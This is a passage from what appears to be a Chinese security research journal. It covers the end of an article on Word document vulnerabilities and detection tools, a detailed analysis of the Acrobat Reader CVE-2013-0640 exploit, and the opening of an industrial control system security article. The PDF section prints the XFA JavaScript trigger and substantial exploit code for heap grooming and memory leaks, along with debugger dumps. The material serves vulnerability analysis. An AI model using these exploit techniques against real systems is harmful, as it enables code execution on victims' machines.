来 grpprl 结构的大小。当然，Word 并非简单地对比 sprmcode 的值，而是有一套复杂的解析流程，所以虽然可能并不存在 sprmcode 为 0xFF1B 的 sprm 结构，但 Word 仍然继续解析并最终在做内存拷贝时造成了缓冲区溢出。

#### 4.3 SmartTag 对象指针内存破坏漏洞

再看个比较有趣的例子，某些情况下 Word 程序执行 call 指令的目标地址，是可以通过文件数据控制的（非溢出），例如 SmartTags 功能。这个例子的 CVE 编号是 CVE-2006-2492，分析报告见参考资料 [4]。

图 6 展示了 SmartTag 的结构,其中黄色部分就是有问题的数据。从字段名称 Pointer 就可以猜出这是一个指针。那么,在这个样本中被修改为 0x125B68,间接对应一个内存地址,而这个内存地址上的数据源自文件中的数据。

Data			
000020A0	00 40 2B 01 00 00 6D 01 00 00 FF FF 01 00 00 00		
000020B0	16 00 82 5D 0A 00 08 00 02 00 68 5B 12 00 02 01		
000020C0	00 00 6D 01 00 00 00 00 00 00 01 00 04 01 00 00		
	Value	Offset	Size
- SmartTags[1]		0x000020b0	0x0000000e
- SmartTag[0]		0x000020b0	0x0000000e
WordCount	0x6	0x000020b0	0x00000002
ID	0xA5D82	0x000020b2	0x00000004
Flags	0x8	0x000020b6	0x00000002
Reserved	0x2	0x000020b8	0x00000002
Pointer	0x125B68	0x000020ba	0x00000004
Data		0x000020be	0x00000000

图 6 SmartTag Structure

我们先来看一下出问题的程序反汇编代码：

1	301ac0eb 40	inc	eax	; SmartTag
2	301ac0ec 40	inc	eax	
3	301ac0ed 83780800	cmp	dword ptr [eax+8], 0	; Pointer
4	301ac0f1 7409	je	winword+0x1ac0fc (301ac0fc)	
5	301ac0f3 8b4008	mov	eax, dword ptr [eax+8]	
6	301ac0f6 8b08	mov	ecx, dword ptr [eax]	; *Pointer
7	301ac0f8 50	push	eax	
8	301ac0f9 ff5114	call	dword ptr [ecx+14h]	;>(*Pointer + 14)

结合图 6 一起分析,首行 `eax` 保存的是一个指向 SmartTag 结构的指针,经过两次 `inc` 指令,在第 3 行 `eax+8` 则指向 Pointer 字段,第 4 行判断 Pointer 值不为 0 后,第 5 行将值 0x125B68 赋给 `eax`,第 6 行将地址 0x125B68b 保存的值赋给 `ecx`,最后一行 `ecx+14` 保存的值成为 `call` 的目标地址。由此可见,只要修改文件中 SmartTag

结构的 Pointer 字段的值,就可以控制 Word 程序的执行流程了。

#### 4.4 其它安全隐患

下边描述的两种情形可能不属于 Word 的漏洞,属于 Word 的功能,但这些功能如果被黑客利用,同样可以实现攻击的目的,所以也应该引起注意。

第一种情形是 Word 包含恶意控件或恶意文件。因为 doc 文件属于 OLE 类型文件,允许嵌入 ActiveX 控件或 OLE 类型文件。比如当前比较常见的嵌入 ShockwareFlash 控件,利用 Flash 漏洞或在 Flash 中使用 Script。还有,大家熟悉 Office 可以使用 VBA 脚本,但可能没有太多人知道也可以使用 JavaScript,方法是使用 Scriptlet Component 控件 [5]。好在 Office 默认禁止执行 ActiveX 控件,打开含有控件的文件时会询问是否启用,有专题文章论述 ActiveX 安全 [6]。但如果是 doc 中包含恶意格式的图片或其它 OLE 类型文件,通常是不会有任何加载提示的,这就要依靠检测工具才行了。

第二种情形是,文件虽不是 Word 二进制格式,扩展名却是“.doc”,双击可以用 Word 打开并触发漏洞。最常见的是 RTF 格式,一方面可能存在 RTF 自身的漏洞,还有就是 RTF 中嵌入的 Objdata 实际是一个 doc 文件,这就等同于打开 doc 文件了。还有的是 HTML 或 XML 格式,实际利用的是 MSHTML 和 MSXML 解析存在的漏洞。

#### 五、漏洞检测工具

除杀毒软件以外,还有几款网上可公开下载的共享工具,能够帮助检测 doc 文件是否是恶意的。对小部分具有 CVE 编号的漏洞可以做到精确检测,即使无法精确检测也能够提示文件是否可疑。当然,

这些工具也同样适用于 PowerPoint 和 Excel 文件的检测。

### 5.1 Offvis

Offvis 是微软官方提供的 Office 文件分析工具 [7]，不仅可以方便查看文件格式，还会在格式错误的地方标识红色，引起注意（见图 7）。本文中用来展示 doc 文件格式的图片都是 Offvis 截图。

Offvis 也带有一些检测逻辑，目前官网上提供下载的版本可以检测如下 Word 文件漏洞：CVE-2006-2492、CVE-2006-4534、CVE-2006-5994、CVE-2006-6456、CVE-2007-0515、CVE-2007-0870 和 CVE-2008-4841。

Offvis 的使用比较简单，只要打开 doc 文件，在 Parser 下拉菜单中选择【WordBinary- Format DetectionLogic】选项，单击【Parse】按钮就可以了。对于有些文件如果直接解析有问题，会在 Parsing Notes 中提示需要先进行 Defragment 操作，只要在【Tools】菜单中选择【Defragment】，然后再单击【Parse】即可。不过需要注意，使用 Defragment 功能会对文件格式进行重组，也就有可能造成部分恶意数据变形或丢失，影响分析的结果。

### 5.2 OfficeMalScanner

OfficeMalScanner 是德国人 Frank Boldewin 开发的一套检测 Office 恶意文件的工具 [8]。这套工具功能很多，包括检测文件中是否包含 Shellcode、dump 内嵌的文件（如 OLE、PE、flash）等。

最基本的使用方式是在 CMD 中运行：

```
C:\> officemalscan.exe <待检测文件> scan
```

执行结果中包含一些文件基本信息和扫描到的 Shellcode 信息




图 7 Offvis 主界面

（见图 8）。如果发现内嵌文件，则 dump 到本地并给出文件名称信息。分析结束会有一行结论，说明是否为恶意文件。

虽然 OfficeMalScanner 并不包括已知漏洞的特征检测，但是实际上它通过 Shellcode 检测等方式更容易发现利用 0day 漏洞的恶意文件。

### 5.3 OfficeCat

OfficeCat 是 Snort 上的一个项目 [9]，当前版本可以检测 2006 至 2008 年间的一些漏洞，CVE 列表见 [10]。但在个人使用中感觉漏报率和误报率都比较高，虽然结果可能不够精确，但可以起到警示作用。

OfficeCat 使用简单，在 CMD 下执行 officecat.exe 加待检测文件名即可。如果检测出漏洞，就会打印相应 CVE 编号（见图 9）。



```

管理员: C:\Windows\system32\cmd.exe
E:\Tmp\OfficeMalScanner>OfficeMalScanner.exe CVE-2006-2389.doc scan

OfficeMalScanner v0.58
Frank Boldwin / www.reconstructor.org

[*] SCAN mode selected
[*] Opening file CVE-2006-2389.doc
[*] Filesize is 234241 (0x39901) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

FS:[30h] (Method 1) signature found at offset: 0x16761
API-Hashing signature found at offset: 0x16b81
JMP [0xE9]/CALL/POP signature found at offset: 0x1675b

Analysis finished!

-----
CVE-2006-2389.doc seems to be malicious! Malicious Index = 30
-----

E:\Tmp\OfficeMalScanner>

```

图 8 OfficeMalScanner 运行界面

```

管理员: C:\Windows\system32\cmd.exe
E:\Tmp\OfficeCat>officecat.exe CVE-2007-0515.doc
Sourcefire OFFICE CAT v2
* Microsoft Office File Checker *

Processing CVE-2007-0515.doc
Length + Offset
VULNERABLE
  OCID: 24
  CVE-2007-0515
  Type: Word

E:\Tmp\OfficeCat>

```

图 9 OfficeCat 运行界面

## 参考文献

[1] Microsoft Office File Format Documents  
<http://msdn.microsoft.com/en-us/library/cc313105%28v=office.12%29.aspx>

[2] MOAUB#11 – Microsoft Office Word sprmCMajority buffer overflow

<http://www.exploit-db.com/moaub11-microsoft-office-word-sprmcmajority-buffer-overflow/>

[3] Word 畸形数据结构溢出漏洞分析与利用

<http://www.hacker.com.cn/show-10-272-1.html>

[4] Fuzzing in Word 溢出分析和利用

[http://www.searchsecurity.com.cn/showcontent\\_2558.htm](http://www.searchsecurity.com.cn/showcontent_2558.htm)

[5] Understanding Scriptlets and Behaviors

<http://msdn.microsoft.com/en-us/library/office/aa189871%28v=office.10%29.aspx>

[6] Behavior of ActiveX controls embedded in Office documents

<http://blogs.technet.com/b/srd/archive/2009/03/03/behavior-of-activex-controls-embedded-in-office-documents.aspx>

[7] Offvis 下载链接

<http://download.techworld.com/3214034/microsoft-offvis-11/9930/>

[8] OfficeMalScanner 下载链接

<http://www.reconstructor.org/code/OfficeMalScanner.zip>

[9] OfficeCat 下载链接

<http://www.snort.org/downloads/461>

[10] OfficeCat 检测 CVE 列表

<http://www.snort.org/vrt/vrt-resources/officecat>

# PDF 0day CVE-2013-0640分析

安全研究部 刘业欣 曲富平

关键字：PDF 0day exploit 漏洞利用

摘要：本文对著名的 PDF 0day CVE-2013-0640 的原理和利用进行了详细的分析。

## 引言

若干年前，PDF 可以算是 Adobe 产品的重灾区，隔三差五就会爆出个漏洞，这主要是因为 Adobe 在软件开发时对安全不够重视而导致的。由于代码量巨大，Adobe 很难在产品中全面迅速地推进 SDL，不过在多个 0day 爆发后，Adobe 终于顶不住客户的压力而使出了杀手锏——与微软合作，在 Acrobat Reader 上加上了沙盒，PDF 0day 终于消停了。将近 2 年的时间里，虽然 9.x 的 Acrobat Reader 还是受一些 0day 的困扰，但 10.x 及之上的版本都相安无事。终于到 2013 年 2 月，Acrobat Reader 的不破金身结束了，在一系列可以媲美 duqu 的高级攻击中，FireEye 发现了 CVE-2013-0640 和 CVE-2013-0641。

CVE-2013-0640 用于完成在受限进程中实现任意代码执行，而 CVE-2013-0641 则完成绕过沙盒执行高权限代码的任务。

由于篇幅所限，本文只对第一个漏洞 CVE-2013-0640 进行

分析。

## 一、原理

CVE-2013-0640 可以通过下列 5 行 JS 脚本来触发（还需要特定的 XFA 模板）：

具体代码执行过程如图 1 所示。

```
● function exploit_it(node) { xfa.resolveNode("xfa.form.form1.#pageSet.page1.#subform.field0.#ui").oneOfChild = node; }
● node1 = xfa.resolveNode("xfa.form.form1.#pageSet.page1.#subform.field0.#ui");
● node2 = xfa.resolveNode("xfa.form.form1.#pageSet.page1.#subform.field0.#ui.#choiceList");
● xfa.resolveNode("xfa.form.form1.#subform.rect1").keep.previous = "contentArea";
● timeout = app.setTimeout("exploit_it(node2);", 500);
```

1. 首先执行的是第二行代码，创建了 node1。node1 是一个 XFA UI 对象，其对象的引用计数是 2。

2. 接下来执行第三行代码，创建了 node2。node2 是一个 XFA

## ▶▶ 前沿技术

GenericNode 对象，其父节点指针指向 node1，此时 node1 和 node2 对象的引用计数都是 3。

3. 第四行代码是触发该漏洞的关键代码，通过给一个 XFA 节点的 keep.previous 属性赋值，让 XFA 引擎重新布局，释放所有 XFA 对象。

4. 第五行代码利用 app.setTimeout 函数让 XFA 对象真正释放。此时由于 XFA 的某些对象被 JS 脚本引用，如 node1 和 node2，因此 node1 和 node2 对象不会真正释放，只是引用计数分别变为了 1 和 2。但 node1 和 node2 对象中的 XFA Module 对象已经释放，其指针变成了空指针，这为后面的漏洞触发创造了条件。

5. 第一行代码最后被执行，也是漏洞触发的语句。此语句又创建了一个新的 XFA UI 对象 node\_ui，这个 node\_ui 是正常的对象。oneOfChild 属性处理函数会检查 node\_ui 的子节点中是否包含 node 对象，如果不包含，则检查 node 的父节点指针是否空，不为空就要释放 node 原有的父节点对象，因为有了新的父节点对象会被赋值。此时的 node 就是上面的 node2 节点，node2 父节点的对象不为空，指向上面的 node1。当释放 node1 时，在获取 node1 节点环节出了问题，由于 node1 的 XFA Module 对象指针为空，获取函数返回的不是 node1，而是一个新创建的 XFA 对象。此对象是一个最基本的 XFA Node 对象，大小只有 0x40，而真正的 node1 对象是 XFA UI 对象，大小是 0x58。接下来，程序依然把新创建的对象当成 XFA UI 对象，访问了 XFA UI 对象的 next 指针，偏移是 0x44。如果此指针不为空就会调用其析构函数。这样就造成了对象的访问





图 1 漏洞触发的过程

越界，通过特定的堆控制方法，就可以控制 0x44 偏移的数据，得到执行代码的机会。

## 二、利用

### 利用概述

漏洞的本质是返回了一个小尺寸的 object (0x40)，但是却把它作为大尺寸 object(0x4c) 来进行操作。当访问 0x40-0x4c 之间的偏移，就会引发一系列的问题。这个 0x4c 尺寸的 object，结构如下：



如果 XXXXXXXX 可控，则每次对 ref\_count 字段减 2 (调用两次)，如果 ref\_count 为 0，则调用 XXXXXXXX 所在的虚表地址。

接下来需要解决一系列的问题：

- 如何控制 XXXXXXXX 的值
- 如何进行内存泄露获得虚表指针
- ROP 做些什么

### 控制 XXXXXXXX 的值

要控制 XXXXXXXX，需要借助 Acrobat Reader 的堆管理机制。

大型软件一般都有自己的堆管理算法，从而对固定大小的块进行快速有效的分配和释放。其核心思想就是在大块中分配固定的小块，如果小块的内存释放，只是标记释放，下次再分配同样大小的内存，则直接返回上次的地址。



先申请大块内存：

0x0	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x10	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x20	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x30	0c0c0c20	0c0c0c20	0c0c0c20	0c0c0c20
0x40	0c0c0c20	0c0c0c20		.....

经过多个小块的分配和大块内存的释放，内存最终变成：

0x0	Memory of NewObject, size = 0x40			
0x10				
0x20				
0x30				
0x40	0c0c0c20	0c0c0c20	0c0c0c20	.....

从而控制了 0x40 之后的内容，具体的代码片段如图 2 所示。

片段中的 AllocateContentArea 即为 FreeList 的占用，dEFECTIVE 数组里的 thunk 即为大块内存的占用。注意由于

## ▶▶ 前沿技术




图 2 控制了 0x40 之后的内容，具体的代码片段

dDEFECTIVE 为临时变量，因此在 AllocateDefectiveNodes 返回时，dDEFECTIVE 数组所引用的大块内存被隐式释放，具体的 DEMO 参见古河在 PEDIY 论坛里提供的 crash.pdf 样本 (EIP 将跳转到 0x88888888)。

## 通过内存泄露获得虚表指针

先来看看 0x7ffe0ff0 这个地址，这个地址在所有的 Windows 操作系统下值都为 0，其实在前面的 Crash.pdf 中，+0x48 可以初始化为 0，但是在真正的漏洞利用代码里，使用的却是 0x7ffe0ff0，原因是：

1. Heap spray 不好控制。
2. 构造的默认地址在后面发生溢出进行信息泄露时会频繁地遭遇 0 结尾的内容，导致读取困难。



而使用 0x7ffe0ff0 地址技巧巧妙地绕过检查，也能让程序流程继续走下去。

先申请多个内容为 0x7ffe0ff0 的数据块，并保证占据 0x11871710：

```
0:010> dd 11871710
```

```
11871710 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
```

```
11871720 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
```

接着触发漏洞 Trigger(0x11871710)：

```
11871710 7ffe0ff0 7ffe0fee 7ffe0ff0 7ffe0ff0
```

11871720 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0

可以看到 11871714 字节已经被修改为了 ee。

接下来确定 i 的值和 0xee 在 gBlocks[i] 中的偏移，并从而推测出 gBlocks[i-1] 的起始地址。

```
var bi = -1;
var offset = -1;
var re = new RegExp( "\\u0fee" );
for ( var i = 0; i < gBlocks.length; ++ i ) {
    var m = re.exec( gBlocks[i] );
    if ( m != null ) {
        bi = i;
        offset = m.index;
        break;
    }
    //app.alert( bi );
}
}
```

stringAddr = 0x11871710 - offset \* 2 + 4; // 首先对齐到当前块的起始位置  
 stringAddr -= gBlockSize; // 来到前一个块  
 stringAddr += 12; // 跳过字符串头部结构，以及前 4 个字节，落入 "XXXXXXXX" 的中间




Figure 4 字符串地址计算



```
for ( var i = 0; i < 4096; ++ i )
    dataNodes.push(
        xfa.datasets.createNode(
            "dataValue", "dataNode" + i.toString()
        )
    );
```

```
gBlocks[bi - 1] += "yuki";
gBlocks[bi - 5] += "yuki";
gBlocks[bi - 10] += "yuki";
```

```
for ( var i = 0; i < dataNodes.length; ++ i )
    dataNodes[i].value = "XXXXXXXX";
```

```
while ( !succ && (retry --) ) {
    Trigger( stringAddr + 20 );

    for ( var i = 0; i < dataNodes.length; ++ i ) {
        if ( dataNodes[i].value.length != 8 ) {
            corruptedString = dataNodes[i].value;
            corruptedStringIndex = i;
            succ = true;
            stringAddr += 20 - 4;
            break;
        }
    }
}
```

此时，gBlocks[i-1] 开头的 XXXXXXXX 后的 0 字节结尾已经被修改，减去了 2。

```
0:000> db 1186258c
1186258c 58 58 58 58 00 0f fe 7f-f0 0f fe 7f f0 0f fe 7f XXXX.....
1186259c f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f .....
118625ac f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f 00 0f fe 7f .....
118625bc f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f .....
118625cc f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f .....
118625dc f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f .....
118625ec f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f .....
118625fc f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f .....

1186258c 58 58 58 58 ff 0e fe 7f-f0 0f fe 7f f0 0f fe 7f XXXX.....

1186258c 58 58 58 58 fe 0e fe 7f-f0 0f fe 7f f0 0f fe 7f XXXX.....
```

## ▶▶ 前沿技术

此后再释放两个插入的 XXXXXXXX 字符串，并插入 assist 对象，其虚表地址就近在眼前了。

```
dataNodes[corruptedStringIndex + 1].value = '';
dataNodes[corruptedStringIndex + 3].value = '';

for ( var i = 0; i < 1024; ++ i )
  addrLeakNodes.push(
    xfa.Form.createNode( "assist", "a" )
  );
```

```
0:002> dd 1185A500 L50
1185a500 58585858 58585858 7ffe0efe 7ffe0ff0
1185a510 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a520 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a530 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a540 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a550 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a560 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a570 7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a580 7ffe0ff0 159f8758 20fa7af4 00000001
```

```
bytes = ToByteArray( dataNodes[corruptedStringIndex].value );
if ( bytes[bytes.length - 1] != 1 ) {
  var len = dataNodes[corruptedStringIndex].value.length;
  if ( len == 28 ) {
    for ( var i = 0; i < 10; ++ i ) {
      Trigger( StringAddr + 44 );
      len = dataNodes[corruptedStringIndex].value.length;
      if ( len > 28 ) break;
    }
  }

  if ( len == 28 ) {
    app.alert( "Failed to leak string!" );
    return;
  }
}
```

但问题又出现了，在 0x1185a530 的地址上出现了个 0，导致读取停止，可以继续触发漏洞把这个 0 消灭。

继续往后读，又发现 0xfa 字节是无法读出来的，解决的方法是

```
if ( bytes[bytes.length - 3] == 0x7a ) {
  //app.alert('Decrement b2...');
  AllocateDefectiveNodes( StringAddr + 0x86 );

  for ( var triggerCnt = 0; triggerCnt < 63; ++ triggerCnt ) {
    var node = xfa.resolveNode(
      xfa[0].Form[0].Form[0]...#ui );

    if ( node == undefined ) {
      return false;
    }
    try {
      node.oneOfChild = choiceListNodes.pop();
    }
    catch ( e ) {
      return false;
    }
  }


  bytes = ToByteArray( dataNodes[corruptedStringIndex].value );
  if ( bytes[bytes.length - 3] != 0x7a ) {
    //app.alert( triggerCnt );
    //app.alert( bytes[bytes.length - 3] );
    b2 = (bytes[bytes.length - 3] + (triggerCnt + 1)* 2) & 0xFF;
    succ = true;
    break;
  }

  addrLeakNodes.push(xfa.datasets.createNode("dataGroup", "t"));
  addrLeakNodes.push(xfa.datasets.createNode("dataGroup", "t"));
  addrLeakNodes.push(xfa.datasets.createNode("dataValue", "t"));
}
```

反复触发漏洞，直到能够读出这个字节，再加上触发的次数 \*2，就能推算出原来的值。

### ROP

释放 gBlocks[bl-3]，前后为占用的 gBlocks[bl-4] 和 gBlocks[bl-2]，并在其中构造以下



字符串：

### 参考文献

<http://bbs.pediy.com/showthread.php?t=156124>

[Adobe\\_Readers\\_Custom\\_Memory\\_Management\\_a\\_Heap\\_of\\_Trouble.pdf](#)

<https://blogs.mcafee.com/mcafee-labs/analyzing-the-first-rop-only-sandbox-escaping-pdf-exploit>

[http://partners.adobe.com/public/developer/xml/index\\_arch.html](http://partners.adobe.com/public/developer/xml/index_arch.html)



# 工业控制系统的安全研究与实践

战略研究部 李鸿培 忽朝俭 行业技术部 王晓鹏

**关键字：工业控制系统 漏洞 威胁 建议**

**摘要：**目前工业控制系统安全已成为工业控制系统及信息安全相关的行业、研究机构、产品及服务厂商所关注的热点，并受到国家层面的极大重视。在此背景下，本文首先基于对 2013 年工业控制系统新增公开漏洞的变化趋势、统计特征及其所面临的安全威胁与 APT 攻击技术的深入分析，探讨针对工业控制系统脆弱性及攻击威胁的检测及防护方法。接着，结合项目实践重点讨论了电力、市政行业的工业控制系统安全及相应的虚拟攻击场景。最后，对工业控制系统安全的行业发展以及相关技术、产品的发展趋势进行了初步的探讨。

## 一、引言

工业控制系统的重要性、脆弱的安全状况 [1] 以及日益严重的攻击威胁，已引起世界各国的高度重视，并在政策、标准、技术、方案等方面展开了积极应对 [2]。进入 2013 年以来工业控制系统安全更成为备受工业和信息安全领域研究机构关注的研究热点 [3] [4] [5]。

因为历史上相对封闭的使用环境，工业控制系统在开发时多重视系统的功能实现，对安全的关注相对缺乏，不像传统 IT 信息系统软件在开发时拥有严格的安全软件开发规范及安全测试流程，这必然造成工业控制系统不可避免地拥有较多的安全缺陷。

美国国土安全部 (The U.S. Department of Homeland Security,

DHS) 的控制系统安全计划 (Control System Security Program, CSSP) 及工业控制系统应急响应小组 (ICS-CERT) 的针对工业控制系统软件的测评结果也验证了这种推测 [1]：工业控制系统软件的安全脆弱性问题主要涉及错误输入、密码管理、越权访问、不适当的认证、系统配置等方面，尤其是错误输入验证方面的脆弱性在 2009-2010 年度参与测评的工业控制系统软件中占到 45%，这可能会轻易地通过输入不正确的参数造成系统故障。就目前统计的工业控制系统相关的漏洞情况来看，仅 CVE 漏洞库中统计的工业控制系统公开漏洞就达到了数百之多 [6]。因此，针对工业控制系统软件自身的安全性评测分析及脆弱性评估将是当前首要考虑的问题之一。




图 1 ICS-CERT 关于工控安全事件的统计分析

根据 ICS-CERT 的统计分析可知，近年来工业控制系统相关的安全事件正在呈快速增长的趋势（图 1 的 a 图），而且仅 2013 年上半年监测到的安全事件数就达到了 200 多件（按财年 [ 这里的财年计算方法是从上一年度的 10 月开始至下一年度的 9 月结束 ] 统计），这已经超过了 2012 年全年的安全事件数。这些安全事件主要集中在能源、关键制造业、交通、通信、水利、核能等领域（图 1 的 b 图），其中能源行业的安全事件则超过了一半。近年来国内电力、高铁、市政、石化行业也出现了一些因病毒入侵所造成的一些安全事件，并造成了一定经济损失，引起了主管部门及用户的极大重视。

不管攻击者的目的是出于经济的目的（比如南美某国电网被攻击者敲诈勒索 [7]）、意识形态的纷争 [8]（比如燕子行动 [9]）甚至是国家间网络战对抗 [10] 的需要，我们都必须深入研究工业控制系统的安全性及其可能遭受到的各种威胁，加强行业用户的安全意识培训，进行工业控制系统的安全状况调查及系统脆弱性评估与整改，并在此基础上提供切实有效的安全防护措施，以确保这些关系国计民生的工业控制系统的安全运营。

2013 年国内已做了大量关于工业控制系统安全的工作：工业控制系统相关的安全标准正在制订过程中，电力、石化、制造、烟草等多个行业，已在国家主管部门的指导下进行安全检查、整改 [11] [12][13]。在此背景下，我们从 2012 年开始也在积极开展工业控制系统安全相关的技术研究及外部合作工作，在启动安全产品的开发、发布工业控制系统安全研究报告 [2] 的同时，积极寻求与行业用户、工业控制系统厂商、信息安全厂商、行业主管部门、研究机构等进行多方位的战略合作的机会。

本文期望在前期研究工作 [2] 的基础上，首先基于对 2013 年工业控制系统新增公开漏洞的变化趋势、统计特征及其所面临的安全威胁及 APT 攻击技术的深入分析，探讨针对工业控制系统脆弱性及攻击威胁的检测及防护方法。接着，结合项目实践重点讨论了电力、市政行业工业控制系统的安全性及相应的虚拟攻击场景。最后，则是对工业控制系统安全行业以及技术与产品的发展趋势进行了初步的探讨。

## 二、工业控制系统的脆弱性分析

